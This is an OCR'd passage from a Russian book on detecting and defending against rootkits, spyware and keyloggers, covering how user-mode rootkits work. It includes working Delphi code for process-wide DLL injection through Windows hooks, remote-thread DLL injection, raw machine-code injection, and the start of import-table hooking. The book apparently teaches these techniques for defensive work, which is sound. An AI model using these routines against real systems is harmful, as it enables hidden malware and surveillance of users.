
ОЛЕГ ЗАЙЦЕВ

ROOTKITS, SPYWARE/ADWARE, KEYLOGGERS & BACKDOORS

ОБНАРУЖЕНИЕ И ЗАЩИТА



- РУТКИТЫ И РУТКИТ-ТЕХНОЛОГИИ
- ПРОГРАММЫ SPYWARE/ADWARE
- КЛАВИАТУРНЫЕ ШПИОНЫ
- ПРОГРАММЫ КЛАССОВ HIJACKER, TROJAN-DOWNLOADER И TROJAN-DROPPER
- ПРИМЕРЫ ПРОГРАММ НА C И DELPHI
- ПРАКТИЧЕСКИЕ МЕТОДИКИ ПОИСКА И НЕЙТРАЛИЗАЦИИ ВРЕДОНОСНЫХ ПРОГРАММ И ХАКЕРСКИХ «ЗАКЛАДОК»

+ cd

bhv

УДК 681.3.068
ББК 32.973.26-018.2
З-12

Зайцев О. В.

З-12 ROOTKITS, SPYWARE/ADWARE, KEYLOGGERS & BACKDOORS: обнаружение и защита. — СПб.: БХВ-Петербург, 2014. — 299 с.: ил.

ISBN 978-5-9775-1535-1

Рассмотрены технологии и методики, положенные в основу работы распространенных вредоносных программ: руткитов, клавиатурных шпионов, программ SpyWare/AdWare, BackDoor, Trojan-Downloader и др. Для большинства рассмотренных программ и технологий приведены подробные описания алгоритма работы и примеры кода на Delphi и C, демонстрирующие упрощенную реализацию алгоритма. Описаны различные утилиты, в том числе и популярная авторская утилита AVZ, предназначенные для поиска и нейтрализации вредоносных программ и хакерских "закладок". Рассмотрены типовые ситуации, связанные с поражением компьютера вредоносными программами. Для каждой из ситуаций описан процесс анализа и лечения. На прилагаемом компакт-диске приведены исходные тексты примеров, антивирусная утилита AVZ и некоторые дополнительные материалы.

Для системных администраторов, специалистов по защите информации, студентов вузов и опытных пользователей

УДК 681.3.068
ББК 32.973.26-018.2

Группа подготовки издания:


Главный редактор	*Екатерина Кондукова*
Зам. главного редактора	*Игорь Шишигин*
Зав. редакцией	*Григорий Добин*
Редактор	*Екатерина Капалыгина*
Компьютерная верстка	*Натальи Смирновой*
Корректор	*Наталия Першакова*
Дизайн обложки	*Инны Тачиной*
Зав. производством	*Николай Тверских*

"БХВ-Петербург", 190005, Санкт-Петербург, Измайловский пр., 29.

CD к книге выложен на FTP-сервер издательства по адресу:
ftp://ftp.bhv.ru/5941578687.zip

ISBN 978-5-9775-1535-1

Оглавление



Глава 2

Технологии вредоносных программ и принципы их работы

В данной главе мы рассмотрим основные концепции и принципы, применяемые разработчиками вредоносных программ. Особое внимание будет уделено трем технологиям.

- Rootkit. Это технология, широко применяемая для защиты вредоносных программ от обнаружения и удаления, а также для шпионажа за пользователем.
- Клавиатурные шпионы и сопуствующие им технологии, предназначенные для скрытного слежения за работой пользователя.
- Прочие технологии, в частности, методики защиты программ от удаления, Trojan-Downloader и Trojan-Dropper, методики обхода Firewall и слежения за сетевой активностью.

Следует отметить, что в данной главе описываются наиболее распространенные методики, большинство из которых в том или ином виде встречается в ITW-образцах.

Rootkit

Термин "Rootkit" исторически пришел из мира UNIX, где под этим термином понимается набор утилит, которые хакер устанавливает на взломанном им компьютере после получения первоначального доступа. Это, как правило, хакерский инструментарий (снифферы, сканеры сети) и всевозможные троянские программы, работающие автономно или замещающие основные утилиты UNIX. Rootkit позволяет хакеру закрепиться во взломанной системе и скрыть следы своей деятельности.

В системе Windows под Rootkit (руткит) принято считать программу, которая внедряется в систему и перехватывает системные функции, или производит замену системных библиотек. Перехват и модификация низкоуровневых API-функций позволяют решить несколько задач:

- маскировка присутствия руткита и сопутствующих программ в системе. Современный руткит может маскировать запущенные процессы, открытые порты TCP/UDP, ключи реестра, файлы на диске;
- защита от обнаружения и удаления антивирусным программным обеспечением и утилитами, предназначенными для исследования системы. Подобная защита состоит в блокировке модификации определенных ключей реестра, защите файлов от открытия на чтение и удаления;
- слежение за действиями пользователя. Например, известен ряд руткитов, перехватывающих функции библиотек, обеспечивающих работу приложений с сетью. Это позволяет руткиту анализировать обмен по сети, производить модификацию получаемой приложениями информации.

В последнее время угроза руткитов становится все более актуальной, так как разработчики вирусов, троянских программ и шпионского программного обеспечения начинают встраивать руткит-технологии в свои вредоносные программы. Одним из классических примеров может служить троянская программа Trojan-Spy.Win32.Qukart, которая маскирует свое присутствие в системе с помощью руткит-технологии. Данная программа интересна тем, что ее руткит-механизм прекрасно работает в Windows 95\98\ME\2000\XP.

Для эффективной борьбы с Rootkit необходимо понимание принципов и механизмов его работы. Условно все Rootkit-технологии можно разделить на три разновидности:

- работающие в режиме пользователя (UserMode). Эта разновидность основана на перехвате функций библиотек пользовательского режима;
- работающие в режиме ядра (KernelMode). Основаны на драйвере KernelMode, который осуществляет перехват функций ядра или устанавливается как драйвер-фильтр;
- работающие в режиме ядра и в UserMode. Наиболее типичный пример — перехватчик в режиме ядра, который реагирует на запуск процесса или загрузку библиотеки и производит ее модификацию или установку UserMode-перехватов.
- Сам термин "руткит" подразумевает вредоносное приложение, которое использует вмешательство в систему для достижения своих целей. Сама технология вмешательства в работу API-функций (т. н. руткит-технология) может применяться для решения полезных задач — например, для мониторинга за системой, решения задач отладки и профилирования, обеспечения безопасности и ряда других задач.

UserMode Rootkit

Перед рассмотрением принципов работы Rootkit пользовательского режима необходимо кратко рассмотреть принцип вызова функций, размещенных в DLL. Известны два базовых способа, причем в реальных приложениях часто применяются оба способа.

- *Раннее связывание* (статически импортируемые функции). Этот метод основан на том, что компилятору известен перечень импортируемых программой функций. Опираясь на эту информацию, компилятор формирует так называемую таблицу импорта EXE-файла. Таблица импорта — это особая структура (ее местоположение и размер описываются в заголовке EXE-файла), которая содержит список используемых программой библиотек и список импортируемых из каждой библиотеки функций. Для каждой функции в таблице имеется поле для хранения адреса, но на стадии компиляции адрес не известен. В процессе загрузки EXE-файла система анализирует его таблицу импорта, загружает все перечисленные в ней DLL и производит занесение в таблицу импорта реальных адресов функций этих DLL. У раннего связывания есть существенный плюс — на момент запуска программы все необходимые DLL оказываются загруженными, таблица импорта заполнена — и все это делается системой без участия программы. Но отсутствие в процессе загрузки указанной в его таблице импорта DLL (или отсутствие в DLL требуемой функции) приведет к ошибке загрузки программы.
- *Позднее связывание.* Отличается от раннего связывания тем, что загрузка DLL производится динамически с помощью функции API `LoadLibrary`. Эта функция находится в kernel32.dll, поэтому если не прибегать к хакерским приемам, то kernel32.dll придется загружать статически. С помощью `LoadLibrary` программа может загрузить интересующую ее библиотеку в любой момент времени. Соответственно для получения адреса функции применяется функция kernel32.dll `GetProcAddress`. Чтобы не вызывать `GetProcAddress` перед каждым вызовом функции из DLL, программист может однократно определить адреса интересующих его функций и сохранить их в массиве или некоторых переменных.

Общая схема вызова функций библиотеки в случае использования раннего и позднего связывания показана на рис. 2.1.

Шаг 1 на данной схеме соответствует заполнению адресов в таблице импорта приложения. Эта операция производится загрузчиком, причем ошибка поиска или загрузки одной из описанных в таблице импорта библиотек приводит к остановке загрузки приложения. Вызов функции (шаг 2) предполагает передачу управления по адресу, который берется из таблицы импорта (шаг 3).




Рис. 2.1. Схема вызова функции динамической библиотеки

В случае позднего связывания приложение должно сначала загрузить библиотеку с помощью функции `LoadLibrary`, а затем определить адреса интересующих ее функций с помощью функции `GetProcAddress` (шаг 4). Затем производится вызов нужной функции (шаг 5) по определенным на шаге 4 адресам.

> ***НА ЗАМЕТКУ***
>
> Загрузка библиотеки с помощью функций `LoadLibrary` и `GetProcAddress` является универсальной и работает в Windows 9*x* и Windows NT. Для NT-систем возможен второй способ загрузки библиотек и работы с ними — с помощью функций `Ldr*` из ntdll.dll. В частности, функция `LdrLoadDll` позволяет загрузить библиотеку, `LdrGetProcedureAddress` возвращает адрес функции по имени.

Независимо от метода связывания системе необходимо знать, какие функции экспортирует DLL. Для этого у каждой DLL имеется таблица экспорта. Это специальная таблица, в которой перечислены экспортируемые DLL-функции, их номера (ординалы) и относительные адреса функций (RVA). Местоположение таблицы можно узнать, анализируя заголовок библиотеки.

Динамические библиотеки, в свою очередь, тоже имеют таблицу импорта и могут динамически загружать другие библиотеки (шаг 6), в этом плане особой разницы между логикой работы библиотеки и приложения не существует. Следовательно, большинство описанных далее методов перехвата функций API применимо для библиотек.

Поражение процесса UserMode-руткитом любого типа условно можно разделить на две основные стадии:

- внедрение в адресное пространство процесса машинного кода руткита, в частности, содержащего функции-перехватчики;
- модификация процесса или используемых им библиотек таким образом, чтобы при вызове перехваченных функций управление получала функция-перехватчик.

Методики внедрения машинного кода в процесс

Существует несколько методик внедрения машинного кода, рассмотрим наиболее распространенные и популярные из них. По размещению кода перехватчика независимо от методики перехвата UserMode-руткиты можно разделить на две группы.

- Руткиты, у которых машинный код перехватчиков размещается в динамической библиотеке. В этом случае проблема состоит в том, что такую библиотеку необходимо загрузить в адресное пространство интересующих нас процессов. Достоинство метода — простота разработки и отладки

функций-перехватчиков. Недостаток — появление посторонней библиотеки в адресном пространстве всех процессов очень заметно.

- Машинный код непосредственно внедряется в пространство процессов.

Внедрение DLL с помощью ловушек

Данный метод является самым простым. Код функций-перехватчиков размещается в библиотеке DLL, а загрузка библиотеки производится с помощью механизма ловушек Windows.

Рассмотрим простейший пример внедрения троянской библиотеки во все запущенные GUI-процессы. Для этого нам потребуется небольшая библиотека с единственной функцией-заглушкой, текст которой приведен в листинге 2.1.

Листинг 2.1. Заготовка DLL для экспериментов по ее внедрению в процессы

```
library test_td;
// Демонстрационный пример внедрения троянской DLL
uses
  WinTypes,
  WinProcs,
  Messages;

var
  HookHandle      : hHook;   // Handle, возвращаемый SetWindowsHookEx

// Функция-обработчик перехватчика
function HookProc(nCode: integer;
                  WParam: Word; LParam: LongInt): Longint; stdcall;
begin
 // Вызов следующего в цепочке обработчика
 Result := CallNextHookEx(HookHandle, nCode, WParam, LParam);
end;

// Установка перехватчика
procedure SetHook; stdcall;
begin
 // Устанавливаем перехватчик типа WH_GETMESSAGE - на все события
```

```
 if HookHandle = 0 then
  HookHandle := SetWindowsHookEx(WH_GETMESSAGE, @HookProc, HInstance, 0);
end;

// Удаление перехватчика
procedure DelHook; stdcall;
begin
  if HookHandle <> 0 then begin
   UnhookWindowsHookEx(HookHandle);
   HookHandle := 0;
  end;
end;

// Экспортируемые функции:
exports
  SetHook,
  DelHook;

begin
 HookHandle := 0;
end.
```

Данная библиотека послужит шаблоном для последующих примеров (в частности, для клавиатурного шпиона), поэтому рассмотрим ее подробнее. Библиотека содержит три функции: перехватчик и две экспортируемые функции `SetHook` и `DelHook`. Перехватчик выполняет единственную задачу — вызывает следующий в цепочке перехватчик и возвращает управление.

Функция `SetHook` отвечает за установку перехватчика с помощью функции `SetWindowsHookEx`. Перед установкой производится проверка, блокирующая повторную установку. Функция `DelHook` соответственно удаляет перехватчик с помощью вызова API-функции `UnhookWindowsHookEx`.

Следует отметить, что устанавливающий и удаляющий перехватчик программного кода может размещаться в самой DLL (как в данном примере) или в устанавливающем DLL приложении.

В данном примере производится установка `Hook` типа `WH_GETMESSAGE` — в этом случае функция `HookProc` вызывается перед обработкой всех сообщений, получаемых функциями `GetMessage` и `PeekMessage` приложения.

Далее для проверки работы нашей DLL необходимо создать небольшое приложение-загрузчик, один из вариантов реализации показан в листинге 2.2.

Листинг 2.2. Загрузчик DLL

```
const
 MyHookDLLName  = 'test_td.dll';
 function SetHook : Longint; stdcall; external MyHookDLLName;
 function DelHook : Longint; stdcall; external MyHookDLLName;

{$R *.dfm}

procedure TForm1.btnSetHookClick(Sender: TObject);
var
 Recipients: DWORD;
begin
 // Установка перехватчика
 SetHook;
 Recipients := BSM_ALLCOMPONENTS;
 // Принудительная отправка сообщения
 BroadcastSystemMessage(BSF_FORCEIFHUNG or BSF_IGNORECURRENTTASK,
                        @Recipients, WM_NULL, 0, 0);
end;

procedure TForm1.btnDeleteHookClick(Sender: TObject);
begin
 DelHook;
end;

end.
```

В данном примере после установки перехватчика с помощью `BroadcastSystemMessage` загрузчик рассылает всем сообщение `WM_NULL` для того, чтобы гарантировать загрузку нашей DLL во все обрабатывающие события процессы.

Внедрение DLL с помощью удаленных потоков

Внедрение DLL с помощью создания удаленного потока обладает следующими особенностями:

- данный метод не работает в Windows 9*x* — в нем определена функция `CreateRemoteThread`, но она не реализована и является заглушкой, возвращающей при вызове `FALSE`;
- данный метод позволяет внедрить DLL практически в любой процесс системы, в то время как применение ловушек позволяет внедрять DLL только в GUI-процессы;
- возможно избирательное внедрение DLL в один или несколько запущенных процессов;
- в случае необходимости внедрения DLL в запускаемые процессы разработчик руткита должен реализовать слежение за запуском процессов.

Алгоритм внедрения DLL с помощью удаленного потока имеет вид:

1. Производится открытие процесса с помощью функции `OpenProcess`.
2. В памяти процесса выделяется буфер с помощью функции `VirtualAllocEx` для хранения имени загружаемой DLL.
3. В буфер с помощью `WriteProcessMemory` копируется строка с именем DLL.
4. Производится создание удаленного потока, который выполнит функция `LoadLibrary`.
5. При необходимости дожидаемся завершения выполнения удаленного потока, после чего освобождаем выделенный буфер и закрываем Handle.

Реализация данной методики на языке Delphi продемонстрирована в листинге 2.3.

Листинг 2.3. Функция, загружающая библиотеку в процесс с помощью `CreateRemoteThread`

```
function TForm1.InjectDLLtoProcess(APID: dword;
                          ADllName: string): boolean;
var
 hProcess       : THandle; // Handle процесса
 hRemoteThread  : THandle; // Handle удаленного потока
 NameBufPtr     : Pointer; // Адрес буфера с именем DLL
 LoadLibraryPtr : Pointer; // Адрес функции LoadLibrary
 NumberOfBytesWritten, ThreadId : dword;
```

```
begin
 Result := FALSE;
 hProcess := 0; hRemoteThread := 0; NameBufPtr := nil;
 try
  // 1. Открываем процесс
  hProcess := OpenProcess(PROCESS_ALL_ACCESS, FALSE, APID);
  if hProcess = 0 then begin
   AddToLog('Ошибка открытия процесса');
   exit;
  end;
  // 2. Создаем в памяти процесса буфер для имени DLL
  NameBufPtr := VirtualAllocEx(hProcess, nil,
                               Length(ADllName)+1,
                               MEM_COMMIT, PAGE_READWRITE);
  if NameBufPtr = nil then begin
   AddToLog('Ошибка выделения буфера в памяти процесса');
   exit;
  end;
  // 3. Копируем имя в буфер
  if not(WriteProcessMemory(hProcess, NameBufPtr,
                            PChar(ADllName),
                            Length(ADllName)+1,
                            NumberOfBytesWritten)) then begin
   AddToLog('Ошибка записи в память процесса');
   exit;
  end;
  // 4. Выполняем определение адреса kernel32.dll!LoadLibraryA
  LoadLibraryPtr := GetProcAddress(GetModuleHandle('kernel32.dll'),
                                   'LoadLibraryA');
  if LoadLibraryPtr = nil then begin
   AddToLog('Ошибка определения адреса LoadLibraryA');
   exit;
  end;
  // 5. Выполняем создание удаленного потока
  hRemoteThread := CreateRemoteThread(hProcess, 0, 0,
                                      LoadLibraryPtr, NameBufPtr,
                                      0, ThreadId);
```

```
  if hRemoteThread <> 0 then begin
   // 6. Дожидаемся завершения потока (ждем 5 секунд)
   WaitForSingleObject(hRemoteThread, 5000);
   Result := true;
  end else
   AddToLog('Ошибка создания удаленного потока');
 finally
  // Освобождение памяти и закрытие Handle потока и процесса
  if NameBufPtr <> nil then
   VirtualFreeEx(hProcess, NameBufPtr, 0, MEM_RELEASE);
  if hRemoteThread <> 0 then
   CloseHandle(hRemoteThread);
  if hProcess <> 0 then
   CloseHandle(hProcess);
 end;
end;
```

Функция `InjectDLLtoProcess` данного примера внедряет DLL с указанным именем в заданный процесс. В данном примере это выполняется в пять этапов:

1. Производится открытие заданного процесса. В нашем примере открытие процесса осуществляется с флагом доступа `PROCESS_ALL_ACCESS`, что дает нам максимальный уровень доступа к открываемому процессу.
2. После успешного открытия процесса производится выделение буфера в памяти процесса с помощью функции `VirtualAllocEx`. Данная функция аналогична функции `VirtualAlloc`, но получает еще один параметр — Handle процесса. В случае успешного выполнения функция возвращает адрес выделенного буфера памяти. Важным моментом является то, что это адрес в адресном пространстве поражаемого процесса, и для записи в него необходимо применять функции типа `WriteProcessMemory`. Размер выделяемого буфера на один байт больше, чем требуется — дополнительный байт необходим для хранения завершающего строку нуля.
3. С помощью функции `WriteProcessMemory` производим запись имени DLL в выделенный буфер.
4. Выполняем подготовку к загрузке библиотеки. Буфер с ее именем создан и заполнен, остается определить адрес функции `LoadLibrary`. При этом необходимо помнить, что данная функция существует в двух вариантах —

LoadLibraryA и LoadLibraryW. В нашем примере используется LoadLibraryA, в случае применения LoadLibraryW в буфер необходимо поместить строку с именем DLL в формате Unicode.

5. Производится вызов LoadLibrary с помощью CreateRemoteThread. Функция LoadLibrary по параметрам совпадает с функцией потока — она получает единственный параметр типа DWORD (адрес строки с именем библиотеки) и возвращает DWORD, содержащий Handle загруженной DLL

> ***НА ЗАМЕТКУ***
>
> В данном примере имеется два не совсем корректных момента — предполагается, что kernel32.dll загружена в память поражаемого процесса на момент выполнения шага 5, причем загружена по тому же адресу, что и kernel32.dll у нашего процесса.

Внедрение машинного кода с помощью *VirtualAllocEx*

Данный метод очень прост в реализации (листинг 2.4), однако основная сложность связана с подготовкой внедряемого кода — он или должен быть перемещаемым, или перед внедрением кода необходимо произвести настройку адресов.

Листинг 2.4. Пример внедрения машинного кода в память процесса

```
function TForm1.InjectCodetoProcess(APID: dword; ABufPtr: pointer;
  ABufSize: integer; ARunCode: boolean): pointer;
var
 hProcess       : THandle; // Handle процесса
 hRemoteThread  : THandle; // Handle удаленного потока
NumberOfBytesWritten, ThreadId : dword;
begin
 Result := nil;
 hProcess := 0; hRemoteThread := 0;
 try
  // 1. Открываем процесс
  hProcess := OpenProcess(PROCESS_ALL_ACCESS, FALSE, APID);
  if hProcess = 0 then begin
   AddToLog('Ошибка открытия процесса');
   exit;
  end;
```

```
  // 2. Создаем в памяти процесса буфер для имени DLL
  Result := VirtualAllocEx(hProcess, nil,
                           ABufSize,
                           MEM_COMMIT,
                           PAGE_EXECUTE_READWRITE);
  if Result = nil then begin
   AddToLog('Ошибка выделения буфера в памяти процесса');
   exit;
  end;
  // 3. Копируем имя в буфер
  if not(WriteProcessMemory(hProcess, Result,
                          ABufPtr, ABufSize,
                          NumberOfBytesWritten)) then begin
   AddToLog('Ошибка записи в память процесса');
   exit;
  end;
  // 4. Выполняем создание удаленного потока
  if ARunCode then begin
   hRemoteThread := CreateRemoteThread(hProcess, 0, 0,
                                       Result, nil,
                                       0, ThreadId);
   if hRemoteThread = 0 then
    AddToLog('Ошибка создания удаленного потока');
  end;
 finally
  if hRemoteThread <> 0 then
   CloseHandle(hRemoteThread);
  if hProcess <> 0 then
   CloseHandle(hProcess);
 end;
end;
```

Как легко заметить, у функции `InjectCodetoProcess` много общего с предыдущим примером (см. листинг 2.3), однако есть ряд существенных отличий. Основное отличие состоит в том, что при вызове функции `VirtualAllocEx` выделяемому буферу присваиваются атрибуты защиты

PAGE_EXECUTE_READWRITE, что позволяет исполнять в данном буфере машинный код. Второй особенностью этой функции является то, что выделенный буфер памяти не освобождается при завершении работы функции. В случае вызова функции с параметром ARunCode=true производится выполнение записанного в буфер кода с помощью CreateRemoteThread.

Методики перехвата функций

Известно несколько методик перехвата функций. Основными являются:

- перехват модификацией машинного кода приложения;
- перехват подменой адресов функций;
- перехват модификацией машинного кода функций.

Каждый из перечисленных методов имеет свои достоинства и недостатки, как с точки зрения его эффективности, так и с точки зрения простоты реализации и надежности работы перехватчика.

Перехват модификацией машинного кода приложения

Данная методика основана на непосредственной модификации машинного кода, отвечающего в прикладной программе за вызов той или иной функции API. Эта методика сложна в реализации, так как существует множество языков программирования и версий компиляторов. Кроме того, программист может реализовать вызов API-функций различными методиками. Но теоретически подобное возможно при условии, что внедрение будет идти в заранее заданную программу известной версии. В этом случае создатель руткита может заранее проанализировать ее машинный код и разработать перехватчик (рис. 2.2).

Несомненным достоинством подобной методики перехвата является сложность его обнаружения и нейтрализации.

Перехват подменой адресов функций

Перехват функций API с помощью подмены адреса является одним из наиболее известных, в частности, благодаря подробному описанию и примерам в книге Рихтера [1].

Принцип работы такого руткита основан на том, что руткит находит в памяти таблицу импорта программы и модифицирует в ней адреса интересующих его функций на адреса своих перехватчиков (см. рис. 2.3).




Рис. 2.2. Перехват модификацией машинного кода




Рис. 2.3. Перехват функции подменой адреса

Исходные адреса перехваченных функций запоминаются, что позволяет перехватчику передать управление перехваченной функции. Соответственно в момент вызова перехваченной API-функции программа считывает ее адрес из таблицы импорта и передает по этому адресу управление. В момент вызова функции (шаг 2) приложение передает управление по адресу, указанному в таблице импорта — в результате управление получает перехватчик руткита. Выполнив некоторые действия, перехватчик руткита может вызвать перехваченную функцию и в случае надобности изменить результаты ее работы. В конечном итоге перехватчик возвращает управление приложению, а собственно приложение даже не подозревает о наличии перехвата.

Модификация адресов запущенных приложений может осуществляться двумя методами.

- Периодическим построением списка процессов и обработкой их таблиц импорта. Данный метод имеет недостаток — программа может определить адреса функций с помощью `GetProcAddress` и запомнить их в некотором внутреннем массиве. Поэтому модификация адресов в таблице импорта такого приложения и перехват `GetProcAddress` через некоторое время после запуска приложения не окажут эффекта не его работу.
- Установка перехватчика на создание процесса или загрузку DLL и обработка таблицы импорта программы (таблицы импорта/экспорта DLL) в момент загрузки. В частности, может реализовываться путем перехвата функции `ntdll.dll:LdrLoadDll`. Известны варианты, в которых установкой перехватчика занимается драйвер — установка перехвата UserMode ведется из KernelMode, наиболее известный пример — это разновидности Trojan-SPY.Win32.Banker.

Перехват подменой адреса в любом случае предполагает модификацию таблицы экспорта в момент загрузки DLL и установку перехватчиков на `GetProcAddress` — для подмены адресов в случае их динамического определения.

Следует отметить, что перехват подменой адреса может осуществляться как на уровне приложения, так и на уровне любой из используемых им библиотек (при этом схема рис. 2.3 остается актуальной, только руткит воздействует на таблицу импорта библиотеки). Такой перехват сложнее обнаружить, так как требуется проанализировать таблицы импорта всех библиотек процесса. Чаще всего руткитами такого типа модифицируется таблица импорта Kernel32.dll — данная библиотека в NT-системах статически импортирует функции из ntdll.dll. Одним из наиболее распространенных руткитов подобного типа является AdWare.Win32.EliteBar, который применяет подобный метод перехвата для маскировки от обнаружения, сам перехватчик размещается в файле nt_hide70.dll.

Достоинства такого подхода (с точки зрения создателей руткитов) несомненны:

- нет надобности в перехвате `GetProcAddress` — приложению пользователя выдаются реальные адреса функций;
- нет опасности того, что до момента внедрения перехватчика приложение успело определить адреса функций и где-то запомнить их;
- с точки зрения базовых антируткитных проверок такой перехват менее заметен.

Итак, перейдем от теории к практике. Рассмотрим пример, осуществляющий перехват любого набора функций в одном или нескольких приложениях. При этом будем предъявлять к демонстрационному примеру несколько требований:

- пример должен быть выполнен в виде DLL. Подобная реализация удобна с учебной точки зрения, так как можно применять различные методики внедрения данной DLL в процессы. Кроме того, размещенный в DLL код легко трассировать и отлаживать;
- модификация таблицы импорта должна производиться как в самом приложении, так и во всех используемых им библиотеках.

Листинг 2.5 содержит исходный текст функции `ReplaceIATEntry`, выполняющей модификацию таблицы импорта указанного модуля.

Листинг 2.5. Функция `ReplaceIATEntry`

```
function ImageDirectoryEntryToData(Base: Pointer;
  MappedAsImage: ByteBool;
  DirectoryEntry: Word; var Size: DWORD): Pointer; stdcall;
    external 'imagehlp.dll' name 'ImageDirectoryEntryToData';

// Замена в IAT модуля AModule адреса OldFunct на NewFunct
function ReplaceIATEntry(AModule: hModule; ALibName : string;
                         OldFunct, NewFunct: Pointer) : boolean;
var
  IAT_Size            : ULONG;                    // Размер IAT
  ImportDescriptorPtr : PImageImportDescriptor; // Указатель на IAT
  LibImportDescriptor : PImageImportDescriptor;
  ThunkPtr            : LPDWORD;
